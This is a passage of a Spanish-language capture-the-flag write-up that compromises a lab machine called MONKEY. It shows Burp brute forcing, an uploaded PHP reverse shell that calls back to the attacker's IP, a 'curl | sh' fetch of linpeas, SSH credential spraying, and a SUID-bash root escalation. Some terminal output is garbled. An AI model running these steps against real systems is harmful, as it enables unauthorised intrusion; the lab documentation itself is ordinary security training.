13 Upgrade-Insecure-Requests: 1
14
15 regno=admin&password=admin
  
```

Context menu for the request body:

- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer
- Insert Collaborator payload
- Request in browser
- Engagement tools [Pro version only]
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests
- Do intercept
- Convert selection
- URL-encode as you type
- Cut
- Copy
- Paste
- Message editor documentation
- Proxy interception documentation

Intruder tab selected.

Attack type: Cluster bomb

Target: http://192.168.189.135

Attack parameters:

- Add \$
- Clear \$
- Auto \$
- Refresh

Request details (same as above).

Repeater tab selected.

Attack type: Cluster bomb

Target: http://192.168.189.135

Attack parameters:

- Start attack

Request details (same as above).

Payload sets tab selected.

Payload set: 1

Payload type: Simple list

Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	hacker
Load...	Grimmie
Remove	admin
Clear	StudentRegno
Duplicate	hackermentor

Burp Suite Community Edition v2023.9.1 - Temporary Project

Dashboard Target Proxy **Intruder** Repeater View Help

7 × + Positions **Payloads** Resource pool Settings

① Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 1

Payload type: Simple list Request count: 7

② Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	junior01
Load...	
Remove	
Clear	
Deduplicate	
Add	Enter a new item
Add from list... [Pro version only]	

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload1	Payload2	Status code	Error	Timeout	Length	Comment
P 0			302	<input type="checkbox"/>	<input type="checkbox"/>	367	
P 1		junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	367	
P 2	hacker	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	367	
P 3	Grimmie	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	367	
P 4	admin	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	367	
P 5	StudentRegno	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	366	
P 6	hackermentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	377	
T 7	-hmentor	junior01	302	<input type="checkbox"/>	<input type="checkbox"/>	367	

Request Response

Pretty Raw Hex

1 POST /monkey/ HTTP/1.1
2 Host: 192.168.189.135

Online - Reverse Shell Generator — Mozilla Firefox

phpMyAdmin Student Profile Index of /monkey/stu Online - Reverse Shell

IP: 192.168.189.128 Port: 6500 Type: nc -lvpn 6500

Reverse Bind MSFVenom HoaxShell

OS: All

Perl

```
if ($pid) {
    exit(0); // Parent exits
}
if (posix_setsid() == -1) {
```

Open ● MONKEY.txt ● Herramientas MONKEY... Usuarios.txt Pass.txt monkeyyy.php ~/Documents/MONKEY

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (c) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.189.128';
$port = 6500;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();
```

21 monkeyyy.php 2023-09-20 17:31 2.5K

Index of /monkey/studentphoto — Mozilla Firefox

phpMyAdmin Student Profile Index of /monkey/stud Online - Reverse Shell + ⌂


192.168.189.135/monkey/studentphoto/?C=M;O=A

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec >>

Index of /monkey/studentphoto

Name	Last modified	Size	Description
Parent Directory		-	
avatar-1.jpg.png	2017-02-12 06:27	12K	
noimage.png	2022-02-24 20:48	91K	
php-rev.php	2022-05-20 16:47	5.4K	
1302017.png	2023-09-20 17:21	102K	
monkeyyy.php	2023-09-20 17:31	2.5K	

Apache/2.4.38 (Debian) Server at 192.168.189.135 Port 80




File download progress bar showing a transfer of 848400 bytes at 20.3 MB/s.

```
12% 29.3M 0s  
18% 22.4M 0s  
24% 29.1M 0s  
30% 39.5M 0s  
36% 46.7M 0s  
42% 10.2M 0s  
48% 20.9M 0s  
54% 55.7M 0s  
60% 85.0M 0s  
66% 44.2M 0s  
72% 60.5M 0s  
78% 62.7M 0s AB  
84% 18.3M 0s  
90% 3.63M 0s  
96% 66.2M 0s QS  
100% 60.0M=0.04s
```

curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh


Local network
sudo python3 -m http.server 80 ##Host
curl 10.10.10/linpeas.sh | sh ##Victim



kali@kali: ~

```
(kali㉿kali)-[~]$ nc -lvpn 6500  
listening on [any] 6500 ...  
connect to [192.168.189.128] from (UNKNOWN) [192.168.189.135] 53668  
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux  
17:33:01 up 2:29, 0 users, load average: 0.00, 0.00, 0.00  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
bash: cannot set terminal process group (653): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@monkey:/$
```

Index of /monkey/stu



kali@kali: ~

kali@kali: ~

Do you like PEASS?

Get the latest version : <https://github.com/sponsors/carlospolop>
Follow on Twitter : @hacktricks_live
Respect on HTB : SirBroccoli

Thank you!

linpeas-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.

Linux Privesc Checklist: <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

LEGEND:

- RED/YELLOW:** 95% a PE vector
- RED:** You should take a look to it
- LightCyan:** Users with console
- Blue:** Users without console & mounted devs
- Green:** Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
- LightMagenta:** Your username

```
Searching passwords in config PHP files
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['Servers'][$i]['AllowNoPassword'] = false;
$cfg['ShowChgPassword'] = true;
$mysql_password = "M1_P4ssw0rd_segur@";
$mysql_password = "M1_P4ssw0rd_segur@";
```

```
(kali㉿kali)-[~/Documents/MONKEY]
$ crackmapexec ssh 192.168.189.135 -u Usuarios.txt -p Pass.txt
SSH      192.168.189.135 22      192.168.189.135 [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
SSH      192.168.189.135 22      192.168.189.135 [-] :junior01 Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] :M1_P4ssw0rd_segur@ Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] hacker:junior01 Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] hacker:M1_P4ssw0rd_segur@ Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] Grimmie:junior01 Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] Grimmie:M1_P4ssw0rd_segur@ Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] admin:junior01 Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] admin:M1_P4ssw0rd_segur@ Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] StudentRegno:junior01 Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] StudentRegno:M1_P4ssw0rd_segur@ Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [-] hackermentor:junior01 Authentication failed.
SSH      192.168.189.135 22      192.168.189.135 [+] hackermentor:M1_P4ssw0rd_segur@
```

En ausencia de una herramienta de explotación automatizada para la vulneración del sistema, se identificó un puerto HTTP al que se accedió mediante un navegador web, revelando la existencia de una página web en la dirección IP en cuestión. Se procedió a explorar esta página web utilizando la herramienta Dirbuster para identificar directorios adicionales después de "<http://IP/>". Durante esta exploración, se identificaron dos posibles usuarios con los nombres "Monkey" y "phpmyadmin".

Se realizó un intento de acceso a la dirección IP utilizando estos posibles nombres de usuario, lo que resultó en el descubrimiento de dos páginas de inicio de sesión en la dirección IP proporcionada. Durante la investigación, se consultó la página "Hacktrics" y se encontró la posibilidad de acceder mediante FTP a la dirección IP utilizando las credenciales predeterminadas. Una vez dentro, se encontraron varios usuarios y una contraseña cifrada, que posteriormente se descifraron como "junior01". Además, se encontraron dos archivos .txt y se almacenaron los datos de usuarios y contraseñas para referencia futura.

Después de revisar toda la información recopilada, se buscó y se utilizó la herramienta Burpsuite en conjunto con la extensión del navegador

FOXYPROXY para analizar el tráfico en la dirección IP. Se utilizaron los archivos .txt previamente obtenidos para realizar un ataque de tipo "Cluster bomb", que probó automáticamente todos los nombres de usuario y contraseñas en los archivos .txt en la página "ip/phpmyadmin/index.php". Sin embargo, este enfoque no arrojó resultados positivos.

Luego, se dirigió el ataque a la página "ip/monkey/index.php" y se identificó un resultado positivo mediante la comparación de la longitud de la respuesta, que mostraba un valor más alto que otros, indicando el acceso a una página diferente sin errores. Esto llevó a la deducción de que se había obtenido un nombre de usuario y una contraseña válidos para acceder a "ip/monkey". Una vez dentro, se aprovechó la función "upload image" para realizar un ataque de tipo shell reverse con el objetivo de tomar el control del sistema a través de HTTP.


Dentro de "ip/monkey", se ejecutó un script adicional para identificar información relevante en el sistema, revelando una contraseña de un servidor PHP. Esta contraseña se copió y se utilizó con la herramienta "crackmapexec" para llevar a cabo un ataque SSH utilizando los usuarios y contraseñas de los archivos .txt. Este ataque tuvo éxito y proporcionó acceso con el usuario "hackermentor" y la contraseña "M1_P4ssw0rd_segur@".

4. Escalación de privilegios

The image consists of two vertically stacked screenshots from a Kali Linux desktop environment.

Top Screenshot: A Mozilla Firefox window titled "Admin | Contraseña del alumno — Mozilla Firefox". The URL is "192.168.189.135/monkey/change-password.php". The page displays a "CAMBIO DE CONTRASEÑA DEL ESTUDIANTE" form with fields for "Contraseña Actual" and "Nueva contraseña".

Bottom Screenshot: A Mozilla Firefox window titled "192.168.189.135 / localhost | phpMyAdmin 4.9.7 — Mozilla Firefox". The URL is "192.168.189.135/phpmyadmin/index.php". The phpMyAdmin interface shows the "General settings" section, which includes a "Change password" link. The "Database server" section provides detailed information about the MySQL server configuration, including the server version (10.3.27-MariaDB-0+deb10u1 - Debian 10), protocol version (10), and user (hackermentor@localhost). The "Web server" section lists Apache 2.4.38 (Debian) and PHP 7.3.27-1~deb10u1.



```

hackermentor@monkey:~ kali@kali:~ kali@kali:~/Documents/MONKEY hackermentor@monkey:~ 
(kali㉿kali)-[~/Documents/MONKEY]
$ ssh -l hackermentor 192.168.189.135
The authenticity of host '192.168.189.135 (192.168.189.135)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTtakhvXyaWVPMDTB9+/4WEg6WKzwlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: M1_P4ssw0rd_segur0
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.189.135' (ED25519) to the list of known hosts.
hackermentor@192.168.189.135's password:
Linux monkey 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Key content includes/config.php:$mysql_password = "M1_P4ssw0rd_segur0";
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password,
Last login: Fri May 20 16:52:16 2022 from 192.168.190.152
hackermentor@monkey:~$ 

hackermentor@monkey:~$ ls
backup.sh bandera1.txt
hackermentor@monkey:~$ 

```



```

hackermentor@monkey:~ kali@kali:~ kali@kali:~/Documents/MONKEY hackermentor@monkey:~ 
GNU nano 3.2
#!/bin/bash
# !/bin/bash
# !/bin/bash -c $(grep "M1_P4ssw0rd_segur0" /var/www/html/includes/config.php | sed -n 2p)
# rm /tmp/backup.zip
# zip -r /tmp/backup.zip /var/www/html/monkey/includes
# chmod 700 /tmp/backup.zip
# ./script.sh
# chmod +s /bin/bash
$ php -S mysql_user = "M1_P4ssw0rd_segur0";
$ mysql_database = "onlinecourse";
$ key/includes/config.php:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database);
$ () ;

-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash*
hackermentor@monkey:~$ ls /bin/bash -l
/home/hackermentor/bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ ls /bin/bash -l
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
hackermentor@monkey:~$ bash -p
$ ./includes/config.php:$mysql_user = "hackermentor";
$ bash-5.0# ./includes/config.php:$mysql_password = "M1_P4ssw0rd_segur0";
$ uid=1000(hackermentor) gid=1000(administrator) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(administrator) $mysql_user, $mysql_password, $mysql_database
$ bash-5.0# whoami
$ root
$ bash-5.0#
$ bash-5.0# whoami
$ root
$ bash-5.0# ls
$ backup.sh bandera1.txt linpeas.sh
$ bash-5.0# cat bandera1.txt
47ee0702e48945bae251df46bc88b73
$ bash-5.0# pwd
$ /home/hackermentor
$ bash-5.0# cd /
$ bash-5.0# pwd
$ /root
$ bash-5.0# find / -type f -name "bandera*"
$ /root/bandera2.txt
$ /home/hackermentor/bandera1.txt
$ bash-5.0# cat /root/bandera2.txt
$ d844ce56f834568a3ffe8c219d73368
$ bash-5.0# 

```

Se procedió a utilizar el usuario "hackermentor" con la contraseña "junior01" para acceder a la página "<http://ip/monkey>", lo que resultó en la obtención de privilegios de escalación en dicha página. Posteriormente, se realizó un intento de acceso a la página "<http://ip/phpmyadmin>" utilizando el mismo usuario "hackermentor" y la contraseña "M1_P4ssw0rd_segur@", lo que arrojó resultados positivos.

Desde la terminal de la distribución Kali Linux, se utilizó el comando "ssh -l usuario 'hackermentor' ip" para acceder al servidor SSH, aprovechando la contraseña obtenida previamente. Con el acceso a la consola del servidor SSH, se procedió a buscar las "banderas". Se observó que una de las banderas estaba ubicada en la ruta "root", a la cual el usuario actual no tenía acceso.

Se identificó que el usuario "root" estaba ejecutando un script cada 60 segundos. Se procedió a realizar modificaciones en el script para obtener permisos temporales como "root". Esto permitió el acceso a la bandera2, que se encontraba previamente inaccesible.

5. Banderas

```

Kali: ~ kali@kali: ~ kali@kali: ~/Documents/MONKEY hackermentor@monkey: ~
hackermentor@monkey:~$ ls -lsegur@";
backup.sh bandera1.txt
hackermentor@monkey:~$ cat bandera1.txt
47ee0702e489445bae251df46bc88b73
hackermentor@monkey:~$ 


bash-5.0# cd /config.php-$mysql_database = "onlinecourse";
bash-5.0# pwd config.php-$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database)
/
bash-5.0# find / -type f -name "bandera*"
/root/bandera2.txt
/home/hackermentor/bandera1.txt
bash-5.0# cat /root/bandera2.txt
mysql_user = "hackermentor";
d844ce556f834568a3ffe8c219d73368mysql_password = "M1_P4ssw0rd_segur@";
bash-5.0# /includes/config.php-$mysql_database = "onlinecourse";
key/admin/includes/config.php-$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database)

```

Bandera 1 hackermentor@monkey:~\$ cat bandera1.txt	47ee0702e489445bae251df46bc88b73
Bandera 2 bash-5.0# cat /root/bandera2.txt	d844ce556f834568a3ffe8c219d73368

Dentro de la consola utilizamos la herramienta “cat” la cual nos permite visualizar que tenemos dentro del archivo! Obteniendo las banderas de la maquina MONKEY

6. Herramientas utilizadas



The screenshot shows a terminal window titled 'MONKEY.txt' with the path '~/Documents/MONKEY'. The window contains the following text:

```

MONKEY

1. 192.168.189.128      Kali
2. 192.168.189.135      00:0c:29:f3:78:f3/MONKEY
3. ./Systemid.sh
    Ingresá la dirección IP: 192.168.189.135
    Resultado: Linux/Unix - TTL: 64
4. Not shown: 65532 closed tcp ports (reset)
    PORT      STATE SERVICE
    21/tcp     open  ftp
    22/tcp     open  ssh
    80/tcp     open  http
    MAC Address: 00:0C:29:F3:78:F3 (VMware)
5. 21/tcp open  ftp      vsftpd 3.0.3 / -3618 / -30047
    ftp-syst   Anonymous FTP login allowed (FTP code 230)
    -rw-r--r--   1 1000      1000      791 May 15 2022 notas.txt
6. 22/tcp open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0) / openssh:7.9p1:
    ssh-hostkey 2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
    256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
    256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
7. 80/tcp open  http     Apache httpd 2.4.38 ((Debian))

8. whatweb 192.168.189.135
    http://192.168.189.135 [200 OK] Apache[2.4.38], Country[RESERVED][zz],
    HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.189.135],
    Title[Apache2 Debian Default Page: It works]

9. INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`,
    `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`,
    `updation
        Date`) VALUES
